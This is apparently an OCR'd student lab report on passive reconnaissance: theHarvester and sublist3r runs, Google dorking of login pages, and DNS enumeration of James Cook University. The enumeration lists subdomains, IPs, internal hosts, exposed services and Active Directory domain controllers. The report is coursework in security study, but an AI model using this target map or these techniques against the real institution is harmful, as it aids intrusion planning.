

Lab 1


Ran harvester against google.com




Information listed




Also able to view through xml file but the content is same



help command of sublist3r



ran the scan using sublist3r




there are loads of urls when scanned through sublist3r

This thing happens because compared to theHarvester, sublsit3r uses multiple search engines to gather information, and when theHarvester is doing information gathering, it requires api keys while sublist3r does not


Following the difference, when gathering information for hacking purposes, using sublist3r is beneficial due to its wide range of gathering related information

Lab 2



Firstly searched login pages of jcu.edu.au

There were multiple pages of login



But when searched Singapore there were only 2 results

I think this happens because when logging into jcu server, we pass through au domain either campus

Our learn jcu portal’s domain is au

Google dorking could be effective when finding the main domain of a enterprise or schools like jcu, because if such thing similar to sg and au happens, the attacker will instantly notice au is where the jcu main campus is located


Lab 3

NS Records

ns0200.secondary.cloudflare.com	162.159.33.75 ns0200.secondary.cloudflare.com	ASN:13335 162.159.32.0/23	CLOUDFLARENET	http: cloudflare title: Direct IP access not allowed tech: Cloudflare http8080: cloudflare title: Direct IP access not allowed tech: Cloudflare
ns0074.secondary.cloudflare.com	162.159.32.75 ns0074.secondary.cloudflare.com	ASN:13335 162.159.32.0/23	CLOUDFLARENET	http: cloudflare title: Direct IP access not allowed tech: Cloudflare http8080: cloudflare title: Direct IP access not allowed tech: Cloudflare

162.159.33.75 and 162.159.32.75 is the ns ip address


The ip belongs to cloudflare from here we can know that jcu uses cloudflare as dns provider



MX Records

0 smtp-in.jcu.edu.au	137.219.20.34 smtp-in.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia
0 smtp-in-cns.jcu.edu.au	137.219.220.34 smtp-in-cns.jcu.edu.au	ASN:24434 137.219.220.0/22	JCU-AS-AP James Cook University, AU Australia

137.219.20.34 and 137.219.220.34



A Records (subdomains from dataset)

Host	IP	ASN	ASN Name	Open Services (from DB)	RevIP
3dprinter01.jcu.edu.au	10.132.61.21	ASN:	Reserved (Local Network)		1
aa1.jcu.edu.au	137.219.18.44 aa1.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1
aa2.jcu.edu.au	137.219.218.44 aa2.jcu.edu.au	ASN:24434 137.219.218.0/24	JCU-AS-AP James Cook University, AU Australia		1
aa2m.jcu.edu.au	10.17.20.44	ASN:	Reserved (Local Network)		1
academs.jcu.edu.au	137.219.16.27 academs.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1
access.jcu.edu.au	137.219.6.88 access.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia	https: BigIP cn: access.jcu.edu.au o: James Cook University tech: F5 BigIP	1
access-all.jcu.edu.au	137.219.6.85 access-all.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia	https: BigIP cn: access-all.jcu.edu.au o: James Cook University tech: F5 BigIP	1
access-alt.jcu.edu.au	137.219.6.86 access-alt.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia	https: BigIP cn: access-alt.jcu.edu.au o: James Cook University tech: F5 BigIP	1
access-dev.jcu.edu.au	137.219.6.87 access-dev.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia	https: BigIP cn: access-dev.jcu.edu.au o: James Cook University tech: F5 BigIP	1

				cn: secure.levartdistributionsystems.com.au tech: Apache HTTP Server		
saintscatholiccollege.accommodation.jcu.edu.au	103.10.8.50 web.levart.com.au	ASN:38830 103.10.8.0/24	LEVART-AS-AU-AP Levart Distribution Systems Pty Ltd, AU Australia	http: Apache title: 403 Forbidden tech: Apache HTTP Server https: Apache title: 403 Forbidden cn: secure.levartdistributionsystems.com.au tech: Apache HTTP Server	1009	⋮
www.saintscatholiccollege.accommodation.jcu.edu.au	103.10.8.50 web.levart.com.au	ASN:38830 103.10.8.0/24	LEVART-AS-AU-AP Levart Distribution Systems Pty Ltd, AU Australia	http: Apache title: 403 Forbidden tech: Apache HTTP Server https: Apache title: 403 Forbidden cn: secure.levartdistributionsystems.com.au tech: Apache HTTP Server	1009	⋮
ad-bdc-dc-1.jcu.edu.au	137.219.218.13 ad-bdc-dc-1.ad.jcu.edu.au	ASN:24434 137.219.218.0/24	JCU-AS-AP James Cook University, AU Australia		1	⋮
ad-bdc-dc-2.jcu.edu.au	137.219.218.14 ad-bdc-dc-2.ad.jcu.edu.au	ASN:24434 137.219.218.0/24	JCU-AS-AP James Cook University, AU Australia		1	⋮
ad-tdc-ca-1.jcu.edu.au	137.219.18.21 ad-tdc-ca-1.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮
ad-tdc-dc-1.jcu.edu.au	137.219.18.11 ad-tdc-dc-1.ad.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮
ad-tdc-dc-2.jcu.edu.au	137.219.18.12 ad-tdc-dc-2.ad.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮
adfs.jcu.edu.au	137.219.20.61 adfs.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮

adfs-test.jcu.edu.au	137.219.20.80 adfs-test.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮
aims.jcu.edu.au	45.42.212.136 ips136.securednshost.com	ASN:13649 45.42.212.0/24	ASN-FLEXENTIAL United States	ftp: 20- Welcome to Pure-FTPd privsep TLS - 20-You are user number 1 of 50 alowed. 20-Local time is now 1 http: Apache tech: Apache HTTP Server https: Apache title: Index of / cn: .betta.mobi tech: Apache HTTP Server	516	⋮
aimswebbox.jcu.edu.au	137.219.5.12 aimswebbox.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮
airflow.jcu.edu.au	137.219.20.159 airflow.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮
airflow-dev01.jcu.edu.au	137.219.20.135 airflow-dev01.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮
airflow-dev02.jcu.edu.au	137.219.20.138 airflow-dev02.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮
airflow-dl.jcu.edu.au	137.219.20.158 airflow-dl.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮
airflow-uat.jcu.edu.au	137.219.20.144 airflow-uat.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮
aithm.jcu.edu.au	101.0.92.98 ded116126.smartservers.com.au	ASN:55803 101.0.64.0/18	HOSTOPIA-AU Hostopia Australia Web Pty Ltd, AU Australia	http: Apache tech: Apache HTTP Server		⋮
www.aithm.jcu.edu.au	101.0.92.98 ded116126.smartservers.co	ASN:55803 101.0.64.0/18	HOSTOPIA-AU Hostopia Australia Web Pty Ltd, AU	http: Apache tech: Apache HTTP Server		⋮

xargo.aithm.jcu.edu.au	101.0.92.98 ded116126.smartservers.com.au	ASN:55803 101.0.64.0/18	HOSTOPIA-AU Hostopia Australia Web Pty Ltd, AU Australia	http: Apache tech: Apache HTTP Server		⋮
aithmtrf.jcu.edu.au	54.252.90.196 cp1.awsia.com	ASN:16509 54.252.0.0/17	AMAZON-02 Australia		20	⋮
alesco.jcu.edu.au	137.219.23.126 alesco.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮
alesco-dev02.jcu.edu.au	137.219.23.176 rims-dev1.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		2	⋮
alesco-dev03.jcu.edu.au	137.219.23.182 alesco-dev03.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮
alesco-sup01.jcu.edu.au	137.219.20.162 idcard-admin.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia			⋮
alesco-test02.jcu.edu.au	137.219.23.170 alesco-test02.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮
alesco-train02.jcu.edu.au	137.219.23.173 alesco-train02.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮
alesco-tst02.jcu.edu.au	137.219.20.165 alesco-tst02.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮
alesco-uat02.jcu.edu.au	137.219.23.179 alesco-uat02.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮
amxrms.jcu.edu.au	137.219.23.101 amxrms.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮
amxrmsdb01.jcu.edu.au	137.219.23.102 amxrmsdb01.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮
angler.jcu.edu.au	137.219.3.32 angler.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮

anypoint.jcu.edu.au	137.219.20.11 anypoint.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮
anypoint-test.jcu.edu.au	137.219.23.30 anypoint-test.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮
anypoint-uat.jcu.edu.au	137.219.23.31 anypoint-uat.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮
api.jcu.edu.au	137.219.20.137 api.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia	https: unknown server cn: api.jcu.edu.au o: James Cook University	1	⋮
api-designer.jcu.edu.au	137.219.20.66 api-designer.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮
api-test.jcu.edu.au	137.219.23.32 api-test.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia	https: unknown server cn: .api-test.jcu.edu.au o: James Cook University		⋮
api-uat.jcu.edu.au	137.219.23.33 api-uat.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮
artifactory.jcu.edu.au	137.219.20.96 artifactory.jcu.edu.au	ASN:24434 137.219.0.0/18	JCU-AS-AP James Cook University, AU Australia		1	⋮

There are a lot records of A record

137.219.218.13

137.219.218.14

137.219.18.21

137.219.18.11

137.219.18.12

These ip addresses have ad which is active directory controlling services, possibly be used as ldap server

Ns records show dns sesrvers

Mx records show email servers where received email of jcu is handled

A records show ip address of domain name and their ip addresses

